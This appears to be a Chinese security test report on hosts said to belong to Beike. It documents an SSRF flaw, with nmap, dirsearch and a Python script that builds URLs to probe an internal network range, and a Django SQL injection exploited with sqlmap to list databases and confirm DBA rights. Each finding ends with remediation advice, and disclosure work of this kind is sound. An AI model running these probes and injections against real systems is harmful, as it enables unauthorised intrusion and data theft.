**贝壳安全测试报告**

**1.贝壳某处ssrf漏洞可探测内网**


**漏洞url**：[http://211.159.232.113](http://211.159.232.113/)

**漏洞级别：**严重

**漏洞详情：**

ip搜集自net:211.159.232.0/24该c段中存在大量贝壳主机


访问url地址：[http://211.159.232.113](http://211.159.232.113/)



当前页面虽然显示空白，但这里网站不一定就没有功能点可测试了


所以使用nmap扫描端口及dirsearch枚举路径

nmap扫描结果：nmap -T4 -A -v -Pn 211.159.232.113




网站只开放22端口及80端口

dirsearch扫描结果：dirsearch -u "http://211.159.232.113/" --exclude-status=500,403 -e \*



当前网站存在http://211.159.232.113/p/路径

浏览器访问该路径



网站当前页面显示是一个转换网址的接口，并且默认填写了内网ip，故推断存在ssrf漏洞，首先在输入框中输入公网域名进行测试：

[http://211.159.232.113/p/index.php?page=https%3A%2F%2Fwww.baidu.com%2F](http://211.159.232.113/p/index.php?page=https://www.baidu.com/)



page参数可控，该服务器可以将指定的域名页面成功加载出来

但我们现在无法判断该主机究竟处于什么内网段中，首先使用输入框中默认的内网ip段进行测试

Python脚本生成指定c段ip：

def run():

for i in range(0,256):


print '<http://211.159.232.113/p/index.php?page=>10.155.140.' + str(i)

if \_\_name\_\_ == '\_\_main\_\_':

run()


python poc.py >> ip.txt

cat ip.txt




以上为文件内容

接下来直接使用whatweb -i ip.txt就可以通过返回的title信息判断是否读取到了内网的主机信息



这个网段似乎没有读取到东西，但在这里我们如何去证明判断可以成功利用ssrf读取内网信息


1. 将子域名爆破时所搜集到的内网ip生成清单继续进行测试



1. 通过读取我们本地的路由地址，来判断当前测试的主机会不会经过我们内网

首先访问我们本机的路由地址：

http://192.168.50.1



然后使用ssrf漏洞地址去访问：

[http://211.159.232.113/p/index.php?page=](http://211.159.232.113/p/index.php?page=https://www.baidu.com/)http://192.168.50.1

如果页面读取不出我们路由的地址，则证明当前测试的主机确实是访问了他当前所在的内网段中的192.168.50.1主机，故存在ssrf漏洞



**修复方案：**

1.使用白名单的方式限制访问的url地址

2.过滤内网ip地址


3.根据业务需求限制网络请求类型

**2.贝壳某处python-django-sql注入**

**漏洞级别**：高危

**漏洞url**：<http://211.159.232.123/>

**漏洞详情**：




访问url，页面提示404错误，我们根据报错寻找关键的信息，django的路由函数首先会使用正则匹配^report$及^test$下的url是否存在，如果url存在[，则使用render\_to\_respons()函数返回 http response对象](http://211.159.232.123/)

[访问url：http://211.159.232.123/](http://211.159.232.123/)report



输入框内输入日期然后点击搜索，burp抓取http请求包



http请求如下：

GET /report?date=20191214 HTTP/1.1

Host: 211.159.232.123

Upgrade-Insecure-Requests: 1


User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.71 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3

Referer: http://211.159.232.123/report


Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Connection: close




加单引号http返回sql语句错误，存在sql注入漏洞

sqlmap测试：sqlmap -u "http://211.159.232.123/report?date=20191214" -p date



mysql 数据库


sqlmap测试：sqlmap -u "http://211.159.232.123/report?date=20191214" --is-dba



当前数据库权限：dba权限，可直接getshell

sqlmap测试：sqlmap -u "http://211.159.232.123/report?date=20191214" --dbs

当前数据库内容：



13个数据库

**修复方案：**

1.黑白名单过滤特殊字符

2.使用sql预编译参数化查询语句

3.遵循权限最小原则